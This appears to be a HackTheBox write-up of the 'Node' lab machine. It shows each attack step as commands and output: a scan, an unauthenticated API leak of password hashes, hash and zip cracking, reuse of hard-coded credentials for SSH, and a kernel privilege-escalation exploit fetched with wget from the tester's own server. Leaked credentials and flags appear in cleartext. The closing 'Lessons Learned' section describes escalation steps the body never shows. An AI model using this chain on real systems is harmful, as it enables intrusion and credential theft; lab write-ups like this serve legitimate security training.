
HACKTHEBOX



Date: 24/01/2022

By: Wael Ghnimi

Vulnerability Exploited: **Broken Access Control (CWE-284)**

System Vulnerable: 10.10.10.58

Vulnerability Explanation: The /users API endpoint was exposed and that allowed us to get a list of credentials without having any access rights. Although access control is being done on other endpoints, the developers must have forgotten to restrict access to this endpoint.

Vulnerability Fix: Proper access control should be applied on all sensitive API endpoints

Privilege Escalation Vulnerability: Linux Kernel Outdated - Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation (CVE-2017-16995). The check_alu_op function in kernel/bpf/verifier.c in the Linux kernel through 4.4 allows local users to cause a denial of service (memory corruption) or possibly have unspecified other impact by leveraging incorrect sign extension.

Vulnerability Fix: Update the Linux Kernel.


Severity: **Critical**

An initial nmap scan revealed the Hadoop-datanoe Apache Hadoop running on port 3000/tcp.

```
#Nmap 7.92 scan initiated Sat Jan 15 18:48:10 2022 as: nmap -sC -sV -v -oN nmap/initial 10.10.10.58
Nmap scan report for 10.10.10.58
Host is up (0.090s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_  256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
3000/tcp open  hadoop-datanode Apache Hadoop
| hadoop-tasktracker-info:
|_  Logs: /login
|_http-title: MyPlace
| hadoop-datanode-info:
|_  Logs: /login
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jan 15 18:49:31 2022 -- 1 IP address (1 host up) scanned in 80.49 seconds
```

The MYPLACE website initial page



Check **tom** account while intercepting the traffic using burpsuite to get the following request.


Request

```
GET /api/users/tom HTTP/1.1
Host: 10.10.10.58:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.10.58:3000/profiles/tom
If-None-Match: W/"92-i7KsecITBt58aCBrfJ2ziyXT+uA"
```

Response

```
HTTP/1.1 304 Not Modified
X-Powered-By: Express
ETag: W/"92-i7KsecITBt58aCBrfJ2ziyXT+uA"
Date: Sat, 15 Jan 2022 23:56:41 GMT
Connection: close
```

Change the directory from /api/users/tom to /api/users and resend the request. All the user's credentials are displayed as the following:



Request

```
GET /api/users HTTP/1.1
Host: 10.10.10.58:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.10.58:3000/profiles/tom
If-None-Match: W/"92-i7KsecITBt58aCBrfJ2ziyXT+uA"
```

Response


```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 611
ETag: W/"263-mJMXKDfX6c4pdwF3bLjHuBIvsMO"
Date: Sat, 15 Jan 2022 23:57:33 GMT
Connection: close

[
  {
    "_id":"59a7365b98aa325cc03ee51c",
    "username":"myP14ceAdm1nAcc0uNT",
    "password":"dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af",
    "is_admin":true
  },
  {
    "_id":"59a7368398aa325cc03ee51d",
    "username":"tom",
    "password":"f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240",
    "is_admin":false
  },
  {
    "_id":"59a7368e98aa325cc03ee51e",
    "username":"mark",
    "password":"de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73",
    "is_admin":false
  },
  {
    "_id":"59aa9781cced6f1d1490fce9",
    "username":"rastating",
    "password":"5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0",
    "is_admin":false
  }
]
```

Crack the password as sha256 using hashtoolkit.com to get the following credentials

```
myP14ceAdm1nAcc0uNT:manchester
Tom:spongebob
Mark:snowflake
Rastating:
```

Login as admin and download the Backup



The file needs to be decoded and cracked to get its content, to do this follow the next steps:

```
┌──(root💀kali)-[/root/…/htb/linux/node/backup]
└─# file myplace.backup
myplace.backup: ASCII text, with very long lines (65536), with no line terminators

The content of the myplace.backup is a base64 encoded content. To decrypt it use base64 -d command
┌──(root💀kali)-[/root/…/htb/linux/node/backup]
└─# cat myplace.backup | base64 -d | tee decode_backup

The decoded content is a zip file
┌──(root💀kali)-[/root/…/htb/linux/node/backup]
└─# file decode_backup
130 ×
decode_backup: Zip archive data, at least v1.0 to extract, compression method=store

To unzip the file a password need to be set:
┌──(root💀kali)-[/root/…/htb/linux/node/backup]
└─# unzip decode_backup
Archive:  decode_backup
   creating: var/www/myplace/
[decode_backup] var/www/myplace/package-lock.json password:
password incorrect--reenter:

Using a zip2john and john tools, the password can be cracked as the follow:

┌──(root💀kali)-[/root/…/htb/linux/node/backup]
└─# zip2john decode_backup > hash

┌──(root💀kali)-[/root/…/htb/linux/node/backup]
└─# cat hash
130 ×
```

```
decode_backup:$pkzip$8*1*1*0*0*11*2938*667d3e08d172d9270bb425c02ca2f105d9*1*0*0*17*996a*d4bd45ab562d4796a12866
bc4e2ae546a6a9fabe97e4b4*1*0*0*19*5083*0c96ecfd7f8cc56035af8b816e6bf0922bd7495afd966614ae*1*0*0*1f*b16f*2e3718
4e2578dab4a049e015f58317df7387195ccfe8d669f1b3821a511670*1*0*0*24*a3cc*94c79f7f97175e5748b1bb22d1a56b5223b5edf
01ee2be785fd420e72c8fae6812022d30*1*0*8*24*5083*e7ec07642ae7f0b69db8a651f1c46197874ec0be64d6222359f69af22b9d86
d231ec04d6*1*0*0*24*9679*a80f8d803715e4e908de602876bab350f4754dd8d7d14af25a8c694d6f537789c97b5818*2*0*11*5*118
f1dfc*94cb*67*0*11*3d0f*3a52eb6e504dbe0c28360798fa818875a0*$/pkzip$::decode_backup:var/www/myplace/node_module
s/qs/.eslintignore, var/www/myplace/node_modules/express/node_modules/qs/.eslintignore,
var/www/myplace/node_modules/string_decoder/.npmignore, var/www/myplace/node_modules/isarray/.npmignore,
var/www/myplace/node_modules/ipaddr.js/.npmignore, var/www/myplace/node_modules/cookie-signature/.npmignore,
var/www/myplace/node_modules/isarray/.travis.yml, var/www/myplace/node_modules/debug/node.js:decode_backup


Crack the file using john

┌──(root💀kali)-[/root/…/htb/linux/node/backup]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)

┌──(root💀kali)-[/root/…/htb/linux/node/backup]
└─# john --show hash
1 ×
decode_backup:magicword::decode_backup:var/www/myplace/node_modules/qs/.eslintignore,
var/www/myplace/node_modules/express/node_modules/qs/.eslintignore,
var/www/myplace/node_modules/string_decoder/.npmignore, var/www/myplace/node_modules/isarray/.npmignore,
var/www/myplace/node_modules/ipaddr.js/.npmignore, var/www/myplace/node_modules/cookie-signature/.npmignore,
var/www/myplace/node_modules/isarray/.travis.yml, var/www/myplace/node_modules/debug/node.js:decode_backup

1 password hash cracked, 0 left
```

Check the content of app.js file

```
const session     = require('express-session');
const bodyParser  = require('body-parser');
const crypto      = require('crypto');
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const path        = require("path");
const spawn        = require('child_process').spawn;
const app         = express();
const url         =
'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key  = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  app.use(session({
    secret: 'the boundless tendency initiates the law.',
    cookie: { maxAge: 3600000 },

… SNIP …
```

The user mark used to connect on mongodb, using the following credentials: mark:5AYRft73VtFpc84k. Using the some credentials to establish an ssh connection

```
┌──(root💀kali)-[/root/CTF/htb/linux/node]
└─# ssh mark@10.10.10.58
The authenticity of host '10.10.10.58 (10.10.10.58)' can't be established.
ED25519 key fingerprint is SHA256:l5rO4mtd28sC7Bh8t7rHpUxqmHnGYUDxX1DHmLFrzrk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.58' (ED25519) to the list of known hosts.
mark@10.10.10.58's password:
```

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


                .-.
        .-'``(|||)
     ,`\ \    `-`.                   88                          88
    /   \ '``-.   `                   88                          88
  .-.  ,       `___:      88   88  88,888,  88   88  ,88888, 88888  88   88
 (:::) :        ___       88   88  88   88  88   88  88   88  88    88   88
  `-`  `       ,   :      88   88  88   88  88   88  88   88  88    88   88
    \   / ,..-`   ,       88   88  88   88  88   88  88   88  88    88   88
     `./ /    .-.`        '88888'  '88888'  '88888'  88   88  '8888 '88888'
        `-..-(   )
              `-`

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Sep 27 02:33:14 2017 from 10.10.14.3
mark@node:~$ whoami
mark
```

Privilege Escalation

Check the linux kernel version using *uname -a* command

```
mark@node:~$ uname -a
Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

Search for public exploit using searchsploit tool

```
┌──(root💀kali)-[/root/…/htb/linux/node/backup]
└─# searchsploit Linux 4.4.0 Ubuntu
---------------------------------------------------- ---------------------------------
 Exploit Title                                      |  Path
---------------------------------------------------- ---------------------------------
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Soc | linux/dos/43234.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - ' | linux_x86-64/local/40871.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free (Po | linux/dos/41457.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Pri | linux/local/41458.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilt | linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16. | windows_x86-64/local/47170.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - | linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local  | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netf | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04 | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04  | linux/local/47169.c
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via | linux/local/41760.txt
---------------------------------------------------- ---------------------------------
```

https://www.exploit-db.com/exploits/44298

Download the exploit on the local machine using wget and compile it

```
┌──(root💀kali)-[/root/CTF/htb/linux/node]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.58 - - [15/Jan/2022 19:49:27] "GET /exploit HTTP/1.1" 200 -


mark@node:/dev/shm$ wget 10.10.16.2/exploit
--2022-01-16 00:49:26--  http://10.10.16.2/exploit
Connecting to 10.10.16.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17304 (17K) [application/octet-stream]
Saving to: 'exploit'

exploit                     100%[===============================================>]  16.90K  24.4KB/s    in
0.7s

2022-01-16 00:49:28 (24.4 KB/s) - 'exploit' saved [17304/17304]
```

Give the file the execution permission and run it to eelvate the privilege to root permission.

```
mark@node:/dev/shm$ chmod +x exploit
mark@node:/dev/shm$ ./exploit
task_struct = ffff880028e2d400
uidptr = ffff880027efa604

spawning root shell
root@node:/dev/shm# whoami
root
```

user.txt

```
root@node:/home/tom# cat user.txt  && hostname && whoami && ip a
e1156acc3574e04b06908ecf76be91b1
node
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:a9:10 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.58/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:a910/64 scope link
       valid_lft forever preferred_lft forever
```


```
root@node:/home/tom# cat user.txt  && hostname && whoami && ip a
e1156acc3574e04b06908ecf76be91b1
node
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:a9:10 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.58/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:a910/64 scope link
       valid_lft forever preferred_lft forever
```

root.txt

```
root@node:/root# cat root.txt  && hostname && whoami && ip a
1722e99ca5f353b362556a62bd5e6be0
node
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:a9:10 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.58/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:a910/64 scope link
       valid_lft forever preferred_lft forever
```


```
root@node:/root# cat root.txt  && hostname && whoami && ip a
1722e99ca5f353b362556a62bd5e6be0
node
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:a9:10 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.58/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb9:a910/64 scope link
       valid_lft forever preferred_lft forever
```

Lessons Learned

To gain an initial foothold on the box we exploited three vulnerabilities.

1. Broken access control. The /users API endpoint was exposed and that allowed us to get a list of credentials without having any access rights. Although access control is being done on other endpoints, the developers must have forgotten to restrict access to this endpoint. Proper access control should be applied on all sensitive API endpoints.
2. Weak login credentials and insecure hashing implementation. We were able to crack the passwords we found in the users file in a matter of seconds. That was due to two reasons: (1) the users had chosen easy passwords that were easily crackable, and (2) the passwords were not salted and therefore they can be easily looked up in a pre-computed table (rainbow tables) to see if the given password hash matches any of the hashes in the table. Therefore, to avoid this, the application developers should enforce strong password policies on users and use a salt when hashing users' passwords.
3. Weak encryption credentials. The backup file we found was zipped and encrypted with a weak password. The administrators should have used a sufficiently long password that is not easily crackable.
4. Hard coded credentials and password reuse. After cracking the password on the zipped file we found an app.js file that contains hard coded credentials. Although the credentials were for mongodb, a service that was not publicly exposed, the user used the same credentials for his SSH account. This final vulnerability chained with the above listed vulnerabilities allowed us to gain initial access to the box. When possible, developers should not embed credentials in files and security awareness should be given to users on password management best practices.

To escalate privileges we exploited two vulnerability.

1. Security misconfiguration of app.js. The app.js file was being run as a scheduled task by the 'tom' user, although the file was executing code from mongodb using a less privileged user's credentials (mark). This allowed us to escalate our privileges to 'tom'. To avoid that, mark should have been the owner of the scheduled task.
2. Insufficient user input validation in backup binary. The user 'tom' was configured to be in the admin group and therefore had execute rights on the backup binary. However, this binary file had the suid bit set and was owned by root. Since command line arguments were not properly validated, we were able to exploit a command injection to get root level access on the system. This could have been avoided if user input was properly validated — whitelisting instead of blacklisting, use of safe functions, etc.

Or You can use:

1. Linux kernel exploit to escalate your privilege